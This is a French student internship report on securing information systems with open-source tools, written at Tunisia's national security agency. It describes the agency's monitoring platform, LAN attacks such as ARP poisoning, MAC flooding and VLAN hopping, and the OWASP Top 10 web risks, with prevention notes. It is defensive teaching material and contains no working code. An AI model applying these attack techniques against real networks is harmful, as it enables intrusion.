REPUBLIQUE TUNISIENNE

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR

DE LA RECHERCHE SCIENTIFIQUE ET DE LA TECHNOLOGIE

UNIVERSITAIRE DE TUNIS EL MANAR

INSTITUT SUPERIEUR INFORMATIQUE ISI
المعهد العالي للإعلامية

INSTITUT SUPERIEUR D'INFORMATIQUE

RAPPORT DE STAGE DE FIN D'ETUDES

Présenté en vue de l'obtention du

Licence Appliquée en Réseaux Informatique

Option : Administration des réseaux et services

Elaboré par :

ABDELJAOUED Ahmed et LAYOUNI Mohamed Amine

DÉPLOIEMENT DE LA SÉCURITÉ DES SYSTEMES D'INFORMATIONS À L'AIDE DES OUTILS OPEN SOURCE

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

Encadrant à l'entreprise : Mr. ELFALEH Hafidh

Encadrant à l'ISI : Mr. OUERTANI Mourad

Année universitaire 2012-2013

Dédicace

A cette occasion bien particulière je tiens à dédier ce travail à mes chers parents "Samir et Hedia" pour leurs amour et leurs soutien affectif et financier, Je tiens a faire une dédicace très spéciale a mon cher grand-père "Habib"

Je reconnais aussi le soutien moral de toute ma famille ainsi que mes amis qui m'ont beaucoup aidé et encouragé durant mon projet notamment "Dkhili Myriam" et "Tamboura Hamza" et enfin je remercie mes encadrants et mes professeurs qui m'ont donnés la passion pour mes études.

Ahmed

Dédicace

Je dédie ce travail à ma mère Baya, la personne la plus chère à mon cœur pour m'avoir encouragé et soutenue tout au long de ce projet et de ma vie entière

A mon père Jamel pour ses encouragements et sa bienveillance

A tous mes collègues pour tous les bons souvenirs qu'on a vécue ensemble tout au long de ses trois années

A toute ma famille et à tous mes amis et toutes les personnes que j'aime.

Mohamed Amine

Remerciement

Nous remercions Dieu tout puissant de nous avoir permis de mener à terme ce projet qui est pour le point de départ d'une merveilleuse aventure, celle de la recherche, source de remise en cause permanent et de perfectionnement perpétuelle.

Nous voulons exprimer toute notre reconnaissance et toute notre considération à Monsieur, **Mourad Ouertani** *notre encadrant à l'ISI, pour avoir bien voulu nous encadrer, pour tout le temps qu'il nous a octroyé et pour tous les conseils qu'ils nous a prodigués. Qu'il trouve ici l'expression de notre profonde gratitude.*

Il nous est très agréable d'exprimer notre gratitude ainsi que notre profonde reconnaissance à Monsieur **Hafidh Elfaleh** *notre encadrant à l'ANSI pour son soutien constant, son aide précieuse et ses conseils attentifs durant tout le projet.*

Nous adressons nos honorables respects au président de jury, aux membres de jury et à tous ceux qui ont bien voulu accepter d'examiner et d'évaluer ce travail.

Table des matières

Liste des figures

Liste des tableaux

Liste des abréviations

A

ADSL: Asymmetric Digital Subscriber Line

ANSI : Agence Nationale de Sécurité Informatique

ARP: Address Resolution Protocol

B

BSD: Berkeley Software Distribution

BPDU : Bridge Protocol Data Units

BID : Bridge ID

C

CERT : Computer Emergency Response Team

CPU : Central Processing Unit

CSIRTs: Computer Security Incident Response Teams

CSRF: Cross-Site Request Forgery

D

D-DOS : Distributed Denial-Of-Service Attack

D-IDS: Distributed Intrusion Detection System

DHCP: Dynamic Host Configuration Protocol

DOS: Disk Operating System

DNS: Domain Name System

DMZ: Demilitarized Zone

DTP: Dynamic Trunking Protocol

F

FTP: File Transfer Protocol

FSI: Frisk Software International

G

GPU : Graphics Processing Unit

H

HIDS : Host-Based Intrusion Detection System

HP-UX : Hewlett-Packard UniX

HTTP : Hypertext Transfer Protocol

HTTPS : Hypertext Transfer Protocol Secure

I

IDS : Intrusion Detection System

IDMEF : Intrusion Detection Message Exchange Format

IETF : Internet Engineering Task Force

IODEF : Incident Object Description and Exchange Format

IPS : Intrusion Prevention System

IPsec : Internet Protocol Security

ISAC: Information Sharing and Analysis Center

ISP: Internet Service Provider

L

LDAP : Lightweight Directory Access Protocol

M

Mac : Media Access Control address

MITM : Man-In-The-Middle attack

N

NAT: Network Address Translation

NIDS: Network Intrusion Detection System

NTP : Network Time Protocol

$\mathcal{O}$

OWASP : The Open Web Application Security Project

$\mathcal{P}$

PPPoE : Point-to-Point Protocol over Ethernet

POP : Post Office Protocol

$\mathcal{Q}$

QOS : Quality Of Service

$\mathcal{R}$

RPC : Remote Procedure Call

$\mathcal{S}$

SIEM : Security Information and Event Management

SNMP : Simple Network Management Protocol

SMSI : Smith Micro Software

SQL : Structured Query Language

SSH : Secure Shell

SSL : Secure Sockets Layer

$\mathcal{T}$

TCP : Transmission Control Protocol

TLS : Transport Layer Security

$\mathcal{U}$

UDP : User Datagram Protocol

URL : Uniform Resource Locator

$\mathcal{V}$

VLAN: Virtual LAn

VPN: Virtual Private Network

$\mathcal{W}$

WAF : Web Application Firewall

$\mathcal{X}$

XML : Extensible Markup Language

XSS : Cross-Site Scripting

Introduction générale

La notion du réseautage constitue une base importante du monde moderne, tout le système universel fonctionne en réseau, que ce soit économiquement, socialement ou politiquement, en effet cette notion est appliquée aussi sur le domaine technologique ; le réseau représente le noyau de chaque système informatique, il présente donc un patrimoine essentiel pour ce dernier.
Le réseau informatique est devenu un outil irremplaçable pour les activités des entreprises. La sécurité de ces derniers est dès lors devenu une préoccupation majeure à cause des menaces y afférents.
Les entreprises ayant des réseaux informatiques sont en présence d'un perpétuel risque à cause des données importantes pour le fonctionnement de celle-ci, et leur perte suite à un virus ou par l'intrusion d'un pirate, constituera un problème. C'est pour cela que ces entreprises sont à la quête de méthodologie, de techniques pour préserver leur système d'information d'endommagement et de perte.
Afin de combler ce besoin imminent de sécurité, plusieurs solutions ont été mise en place pour prévenir et attaquer les intrusions. C'est dans ce cadre que s'inscrit notre projet intitulé «Déploiement de la sécurité des systèmes d'information à l'aide des outils open source » .Au cours de ce projet on s'intéressera à l'étude et à la mise en œuvre des logiciels libres open source pour assurer la sécurité du réseau.

Le présent rapport est organisé de la façon suivante : nous présenterons dans le premier chapitre l'entreprise qui a hébergé ce projet de fin d'études ainsi que le contexte et les objectifs de notre projet. Le deuxième chapitre introduit les spécifications des besoins, les notions de base de la sécurité informatique, les attaques réseau et web et les préventions pour protéger les systèmes d'information. Le troisième chapitre présente une étude comparative approfondit sur les outils nécessaires de la sécurité des systèmes d'information. Enfin, le quatrième chapitre contiendra la réalisation de notre architecture type et ces divers composants.
Nous finirons ce rapport par une conclusion générale des différentes phases de notre travail, signalant les côtés bénéfiques du projet et énonçant les perspectives du travail élaboré.

Chapitre 1

Cadre du projet

Introduction :

Dans les dernières décennies l'économie mondiale a eu un essor remarquable, la multiplication des domaines d'investissement ainsi que la prolifération des petites et moyennes entreprises, été simultané avec l'expansion de la technologie qui a finit par se fusionner avec l'économie. Suite à ça nous allons poser la problématique et présenter l'établissement dans lequel nous avons fait notre stage de fin d'études.

I.1. Problématique :

La libre circulation des informations, et des données personnelles des clients dans les réseaux mondiaux, ainsi que la multitude des bases de données créé autour des petites et moyennes entreprises incluant les données bancaires des clients dans le cas du e-commerce, ce qui représente une importance considérable. D'où est né le besoin de protéger ces informations, inscrites généralement dans des réseaux internes des entreprises.

Ces dites entreprises, qui sont dans un besoin imminent de sécurité pour pouvoir mieux se développer dans le marché dans l'efficacité des services sont communément des petites ou moyennes entreprises, qui n'ont pas les moyens de se procurer des logiciels de protection qui sont à des prix aberrèrent.

Cette nécessité sécuritaire, a fait que les petites entreprises n'ayant pas les moyens financés sont à la recherche de moyens adéquats, efficaces et efficients, Open Source, des logiciels qui puissent répondre aux besoins.

Dans ce cadre, notre projet vise ces deux catégories d'entreprises, par la conception et la mise en œuvre de la sécurité d'une architecture type des systèmes d'information à l'aide des outils open source.

I.2. Organisme d'accueil :

À l'occasion de veille sur la protection des infrastructures informationnelles critiques, l'Agence Nationale de Sécurité Informatique (ANSI) travaille depuis des années sur le développement d'un centre d'analyses et de partage de l'information appelé ISAC « Information Sharing and Analysis Center » dont ces principaux rôles sont la collecte, l'analyse et le partage des évènements liée à la cyber-sécurité.

I.3. Rôles de l'ISAC :

L'ISAC est une compilation de plusieurs outils qui intègre des éléments techniques et des composants de gestion des flux d'information afin de rassembler des données relatives à la cyber-sécurité qui seront analysés avec des méthodes intelligentes. Ce qui permet d'évaluer et de mesurer les risques et les menaces et d'analyser les impacts sur les différents composants du cyberespace national. L'ISAC représente donc un système de support décisionnel pour aider à mesurer le niveau d'alerte de sécurité nationale à partir d'une énorme quantité d'événements analysés.

Parmi les objectives de l'ISAC :

Mesurer la température (niveau d'alerte) de cyberespace national, par l'extraction des indicateurs globaux informant sur les menaces potentielles.

Fournir une plateforme de suivi des attaques cybernétiques et permettant d'offrir un support d'investigation pour les incidents de sécurité informatique.

Implémenter et développer des solutions de détection et retraçage des attaques cybernétiques en utilisant des technologies avancées telles que les systèmes de détection d'intrusion distribués (D-IDS), les réseaux de pots de miels (Honeynet) et les capteurs de trafics malicieux (sensors).

Surveiller les nœuds critiques, comme les serveurs des FAI (DNS, Mail) et les routeurs Internet, afin de détecter les anomalies et les intrusions qui peuvent résulter des attaques cybernétiques.

Détecter les attaques qui ciblent les sites Web hébergés dans le cyberespace national. En effet, les applications web sont les premières cibles des attaques, et surtout les sites d'e-commerce qui représentent des enjeux économiques.

Développer un système de détection des propagations virales (virus, botnets, torjans) à l'échelle nationale afin d'identifier les sources d'infection, les types des malwares et les contrôleurs des bots et implémenter des mécanismes de clean-up en partageant les sources des données avec les FSI.

Construire une base de connaissances (les types d'attaques, les exploits, les sources d'attaques, les listes noires, les ports ciblés, les vulnérabilités exploitées) qui constituent les ressources de partage.

Améliorer les capacités de surveillance et de détection, afin d'assurer une meilleure visibilité sur le cyberespace.

❖ ***La plateforme nationale de la supervision des attaques cybernétique «SAHER» :***

SAHER représente la plateforme technique de l'ISAC; qui regroupe un ensemble d'outils techniques développés dans d'un environnement open source.

SAHER se compose de trois principales couches qui sont la couche de collecte et de détection (**Information Gathering**), la couche d'analyse et corrélation (**Information Analysis**) et la couche workflow (**Information Sharing**):




Figure 3.1: Plateforme SAHER à trois couches

La collecte d'informations (Information gathering): An niveau de ce processus on doit identifier les sources potentielles, qui sont les plus exposés et qui fournissent des données importantes, comme les fournisseurs de services Internet (FSI/ISP), le gouvernement, les hautes institutions ; les données collectées peuvent prendre différentes formes:

Alerte générée par des capteurs « *sensors/collectors* » (IDS, antivirus, pare-feu ...).

Le signalement des incidents.

Incident rapporté par les outils de sécurité.

Information sur la propagation des malwares.

Détection d'anomalie sur un système critique.

Donnée reçue par une entité externe (les CERTs internationaux, les Organisations coopérants, des laboratoires de recherche en sécurité).Le processus de collecte doit établir des canaux d'échange de données en tenant compte des principales exigences de protection tel que la disponibilité et la confidentialité de ces données.

Le système doit fournir une plateforme centralisée et accessible pour contenir une énorme quantité d'événements de sécurité collectées automatiquement ou manuellement. **Analyse de l'information (Information Analysis):** l'objective de ce processus est d'extraire les événements de sécurité les plus significatifs à partir des données brutes, et de fournir des indicateurs renseignant sur les menaces potentielles au niveau du réseau surveillé. Le traitement de l'information doit poursuivre les phases suivantes:

La normalisation.

Le Filtrage.

La Priorisation.

L'évaluation des risques.

La Corrélation.

Annoncement des alertes

Partage (Sharing): L'objectif de ce processus est de mettre le résultat de l'analyse des informations à la disposition des superviseurs et des analystes, avec une évaluation des risques sur les menaces potentielles. Le système de partage devrait fournir une classification des données de fonction de leur ordre d'importance. Les intervenants peuvent être:

Les administrateurs de réseau, qui peuvent accéder à l'information sur la menace encourue, ou à l'information sur des menaces plus généralisées.

Des professionnels, y compris des personnes extérieures au projet qui peuvent bénéficier d'un accès à l'information générale indiquant sur l'état de la sécurité globale du cyberespace dans lequel ils opèrent.

Les décideurs, qui peuvent accéder à des indicateurs globaux et des statistiques indiquant les risques et les menaces existantes.

La communauté nationale, qui peut être avertie en cas de risques majeurs, comme les propagations massives de malwares.

Le système de partage doit fournir certains canaux de communication, afin de permettre l'échange d'informations avec toutes les communautés ciblées: Mailing-list, site web, médias.

I.4. Périmètre et contexte du projet :

Le périmètre de notre projet se limite au niveau du processus de l'ISAC déjà énoncé au niveau du paragraphe précédent et nous allons le décrire ci-dessous.

Ci-après, nous présentons l'objectif et les différents composants de l'ISAC :




Figure 1.4: objectif et différents composants de l'ISAC

En effet, le programme SAHER (le noyau de l'ISAC) est un centre d'observation basé sur des solutions open-source, qui permet d'assurer la veille sur la sécurité de l'espace cybernétique Tunisien. Il est constitué de quatre principales composantes:

SAHER-WEB : surveille les sites web tunisiens contre les attaques de type « effacement » de contenu web, et phishing.

SAHER-SRV : contrôle la disponibilité des services Internet tels que les serveurs DNS, les serveurs Mail, contre les attaques du type Mail Bombing, et DNS Poisoning.

SAHER-IDS : détecte les différents types d'attaques massives (intrusion, scans, DDOS, …) ciblant les systèmes informatiques tunisiens et en particulier les espaces d'ébergements.

SAHER-Honeynet : identifie les activités potentiellement malicieuses (attaques virales, scans, attaques distribuées) et récolte les différents types de malwares qui visent le cyberespace tunisien.

Vu que le périmètre de l'ISAC « Information Sharing and Analysis Center » est le centre des informations critiques sont exploitées par plusieurs équipes au sein d l'ANSI à savoir les services du traitement d'incident, de supervision de l'espace cybernétique et veille sur les vulnérabilités et qu'il y a des interactions avec des entités externes (entreprises publiques et privées, fournisseurs d'accès internet FAI, des sites d'hébergement tunisiens et des coopérations avec des CERTs internationaux) alors il est très important d'implémenter un système de management de la sécurité de l'information et

ceci non pas seulement pour assurer la sécurité d'un tel centre mais aussi pour gagner la confiance des entités avec lesquelles le système interagit.
C'est dans ce cadre que se situe notre mémoire du mastère en sécurité des systèmes informatiques intitulés 'mise en place d'un SMSI au sein de l'ANSI pour le périmètre ISAC'.

Le résultat attendu est un système de management de la sécurité d'information du périmètre ISAC efficace, documenté, maintenu, évolutif et approuvé afin de:

Assurer la continuité des activités

Minimiser les dommages pour l'activité en cas de sinistres

Optimiser le retour sur investissement

Permettre de saisir les opportunités d'activité

Conclusion :

Dans le deuxième chapitre nous allons viser les spécifications des besoins de notre projet, mentionner les attaques et les préventions contre ces derniers.

Chapitre 2

Spécification des besoins

Introduction :

Dans ce chapitre nous allons principalement nous intéresser à définir la sécurité des systèmes d'information, mentionner les attaques réseaux et Web, et à définir les différentes solutions de contre-mesure.

II.1. La sécurité informatique :

Désormais l'utilisation d'internet est de plus en plus répandue au sein des entreprises qui mettent leur système d'information à disposition de leurs partenaires, leurs fournisseurs ou leurs clients ; ce qu'il les rend susceptible d'être menacé par des virus, des vers des spams etc. C'est donc essentiel de protéger ces entreprises par la connaissance de leurs ressources afin de maîtriser le contrôle d'accès et les droits des utilisateurs du système d'information. De plus, ce système d'information, consiste à permettre aux personnels de se connecter à partir de n'importe quel endroit, ces derniers sont configurés à transmettre une partie du système d'information hors de l'infrastructure sécurisé de l'entreprise.

II.2. Principe de la sécurité informatique :[1]

Le système d'information est généralement défini par l'ensemble des données et des ressources matérielles et logicielles de l'entreprise permettant de les stocker ou de les faire circuler. La sécurité informatique, consiste à assurer les ressources matérielles ou logicielles d'une organisation qui sont uniquement utilisées dans le cadre prévu. Assurant la sécurité informatique pour garantir ces contraintes :

- **Authentification:** est la procédure pour un système informatique qui consiste, à vérifier l'identité d'une entité (personne, ordinateur), afin d'autoriser l'accès de cette entité à

des ressources (systèmes, réseaux, applications). Elle permet donc de valider l'authenticité de l'entité en question.

- **Confidentialité :** les données (transmises ou stockées) ne sont accessibles en lecture que par les parties autorisées.
- **Intégrité :** les données de communication ne sont modifiées que par les parties autorisées (protection de l'information contre les modifications accidentelles, intentionnelles et non autorisées.
- **Disponibilité :** La disponibilité est le fait de s'assurer que l'information soit toujours disponible.
- **Non-répudiation :** Une entité ne peut nier son implication dans une action à laquelle il a participé pour contrôler chaque action faites sur un réseau afin de savoir quelle entité est à l'origine d'une action et/ou une défaillance sur le système d'information.

II.3. Les Menaces :

Le **risque** en terme de sécurité est généralement caractérisé par l'équation suivante :

$$\boldsymbol{Risque = \frac{menace * vulnérabilité}{contre-mesurs}}$$

La **menace** « threat » Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque, tandis que la **vulnérabilité** « *vulnerability* », appelée parfois *faille* ou *brêche* représente le niveau d'exposition face à la menace elle peut être une erreur de conception (bug) pouvant altérer la sécurité du système, on peut trouver des vulnérabilités au niveau du système d'exploitation, au niveau applicatif ou bien au niveau du réseau. Enfin la **contre-mesure** est l'ensemble des actions mises en œuvre en prévention de la menace. Les contre-mesures à mettre en œuvre ne sont pas uniquement des solutions techniques mais également des mesures de formation et de sensibilisation à l'intention des utilisateurs, ainsi qu'un ensemble de règles clairement définies. Afin de pouvoir sécuriser un système, il est nécessaire d'identifier les menaces potentielles, et donc de connaître et de prévoir la façon de procéder de l'ennemi.

II.4. Les attaques informatiques : [2]

Les attaques informatiques se basent essentiellement sur l'ingénierie sociale et l'irresponsabilité qui se caractérise dans ces principes par : le contexte, l'audace, la chance et la patience calculée. Cette recherche se concentre sur les types d'attaques réseaux et web qui causent des impacts très servers sur la sécurité informatique.

II.4.1. Les attaques réseaux :

Il ne faut pas sous-estimer les attaques provenant de l'intérieur du réseau. Cela représente un réel risque, qu'il soit appliqué par un utilisateur de l'entreprise ou un pirate. Le fait de se brancher sur le réseau Ethernet de l'entreprise nous ouvre déjà beaucoup de possibilités d'incursions. Aujourd'hui, le problème des entreprises, c'est qu'elles sont souvent inconscientes du danger interne et n'appliquent pas ou peu de protection LAN. De ce fait, les attaques DOS et l'écoute sont facilement réalisables sans aucune authentification.

Voilà des exemples des attaques réseaux les plus répandus :

II.4.1.1. Attaque avec usurpation d'identité :

Ce n'est pas une attaque en soi, mais un moyen de se cacher. Cela permet d'éviter au maximum d'être repéré et d'être logué. Pour cela, il ne faut pas utiliser sa réelle adresse MAC, mais une fictive. Deux moyens sont disponibles pour effectuer du MAC Spoofing. Le premier est basé sur l'utilisation d'outil tel que frameip.exe qui permet de forger des paquets avec l'adresse MAC source de votre choix. Le second moyen est de changer les paramètres de son driver Ethernet géré par le système d'exploitation.

II.4.1.2. Attaque MAC Flooding :

Cette attaque est basée sur l'envoi massif de requête et réponse ARP. Chaque requête doit avoir une adresse MAC différente, ainsi les différents Switchs du LAN vont apprendre cette correspondance entre l'adresse MAC et le port physique. Avec un envoi massif, le Switch saturera rapidement sa mémoire qui est limitée. Cela dépend du constructeur, de l'équipement et de la version.




Figure 2.1 : Exemple attaque MAC Flooding

II.4.1.3. Attaque ARP Poisoning :

Cette attaque se base sur l'envoi d'informations de requêtes ARP falsifiées. L'intérêt est de faire croire aux autres que l'adresse IP de la cible correspond à une adresse MAC que l'on choisit. Ainsi, les différents équipements du LAN apprennent la mauvaise correspondance.

II.4.1.4. Attaque spanning tree

Cette attaque se base sur l'envoi de trames BPDU (bridge protocol data units) à destination du Switch cible. Dans un environnement Sapnning-Tree, il y a un seul Switch qui est élu root (maître) servant de référence pour les coûts et les chemins. Ces trames BPDU émises avec un BID (Bridge ID) très petit, obligeront les commutateurs à recalculer le nouveau root




Figure 2.2 : Exemple d'attaque Spanning tree

II.4.1.5. Attaque saturation processeur via BPDU :

Cette attaque se base sur l'envoi massif de datagramme multicast (consommateur de processeur distant) à destination du Switch. L'intérêt est de changer le mode de fonctionnement du Switch afin qu'il travaille en HUB. Cela est possible car certains Switchs, à l'approche de la saturation processeur, préfère basculer en mode HUB afin de préserver une priorité sur l'exploitation.

II.4.1.6. Attaque VLAN via Cisco DTP :

Cette attaque se base sur l'envoi d'une trame forgée avec un tague 802.1Q. L'intérêt est de pouvoir discuter avec des cibles membres d'un VLAN déférent du siens. Pour cela, si le Switch intègre un protocole de type DTP (Dynamic Trunking Protocol), lorsqu'il verra arriver une trame tagué, il changera le port du pirate en mode trunck. Ce qui permet alors au hackeur de pouvoir, en forgeant ses trames, discuter avec n'importe quel VLAN.

Le moyen de protection est simple, il suffit de ne pas utiliser des protocoles comme DTP.

II.4.1.7. Attaque 802.1Q caché :

Cette attaque se base sur l'envoi d'une trame forgée avec deux tagues 802.1Q. L'intérêt est de pouvoir discuter avec des cibles membres d'un VLAN déférent du sien. Pour cela, le pirate doit être positionné sur un port Trunk VLAN natif. Le Switch supprimera le premier tag lorsqu'il verra arriver une trame taguée qui ne devrait pas l'être sur un VLAN natif. L'astuce était d'avoir caché derrière le premier tag, un second correspondant à la cible. Le moyen de protection consiste à bien maîtriser les modes de ses ports afin d'éviter des erreurs d'administration. Il est aussi intéressant de ne pas prendre des produits bon marché afin que le Switch soit assez intelligent pour comprendre le double VLAN.

II.4.1.8. Préventions contre les attaques réseaux :

Il est important de prendre conscience des risques liés au réseau LAN d'entreprise. La sécurité informatique Interne est imminente et obligatoire, d'une part il est nécessaire de commencer par sécuriser l'accès via les commutateurs. D'une autre part, comme sur l'Internet, il faut analyser consolider et archiver les logs des différents équipements réseaux, comme sur Internet.
Nous nous intéresserons donc aux attaques web les plus propagés et les plus dangereuses.

II.4.2. Les attaques web : [3]

Il y a plusieurs types d'attaques, nous allons citer ci-dessous les dix risques de sécurité applicable au web, les plus critiques mentionnées par OWASP *(The Open Web Application Security Project)* qui est une communauté ouverte dédiée à aider les entreprises à développer, acquérir et maintenir des applications de confiance. L'intérêt du tableau ci-dessous est de limiter les attaques web en dix grandes catégories qui les plus dangereuses sur l'impact de la sécurité. La recherche sera plus approfondie par des exemples concrets et détaillée avec des schémas explicatifs pour mettre le point sur la dangerosité des failles causées par les développeurs.

Classement des menaces critique (d'après OWASP TOP 10)

OWASP TOP 10 (2010)	
• A1	Injection
• A2	Cross-Site Scripting (XSS)
• A3	Violation de Gestion d'authentification et de Session
• A4	Références directes non sécurisées à un objet
• A5	Falsification de requête intersites (CSRF)
• A6	Mauvaise configuration sécurité
• A7	Stockage cryptographique non sécurisé
• A8	Manque de restriction d'accès à une URL
• A9	Protection insuffisante de la couche transport
• A10	Redirection et Renvois non validés

Tableau 2.1 : Classement des 10 menaces web critiques

II.4.2.1 A1 – Injection : [4]

SQL Injection : Les attaques par injection de commandes SQL sont des attaques visant les sites web s'appuyant sur des bases de données relationnelles.
Dans ce type de sites, des paramètres sont passés à la base de données sous forme d'une requête SQL. Ainsi, si le concepteur n'effectue aucun contrôle sur les paramètres passés dans la requête SQL, il est possible à un pirate de modifier la requête afin d'accéder à l'ensemble de la base de données, voire à en modifier le contenu.
LDAP Injection : Les attaques LDAP Injection sont basées sur des techniques semblables aux attaques SQL Injection. Donc, le concept est de profiter des paramètres présentés par l'utilisateur pour conduire la question LDAP. Une application Web sécurisée devrait assainir les paramètres présentés par l'utilisateur avant la construction et l'envoi de la question au serveur. Dans un environnement vulnérables paramètres ne sont pas correctement filtrés et l'attaquant peut injecter le code malveillant.

xPath Injection : Lorsque l'on choisit de stocker des données sensibles en XML plutôt que dans une base de données SQL, les attaquants peuvent s'appuyer sur une injection de XPath pour contourner une authentification comme pour inscrire des données sur le système distant.

II.4.2.2. A2 - Cross-Site Scripting (XSS): [5]

Attaque dans laquelle un pirate informatique va injecter dans un site web de bonne foi un script malveillant en profitant d'une faille dans les contrôles de validité du site. Lors d'une visite de la page

piégée où lors du clic sur un lien piégé le script sera chargé à l'insu de l'utilisateur en même temps que les données, et il s'exécutera sur son ordinateur.

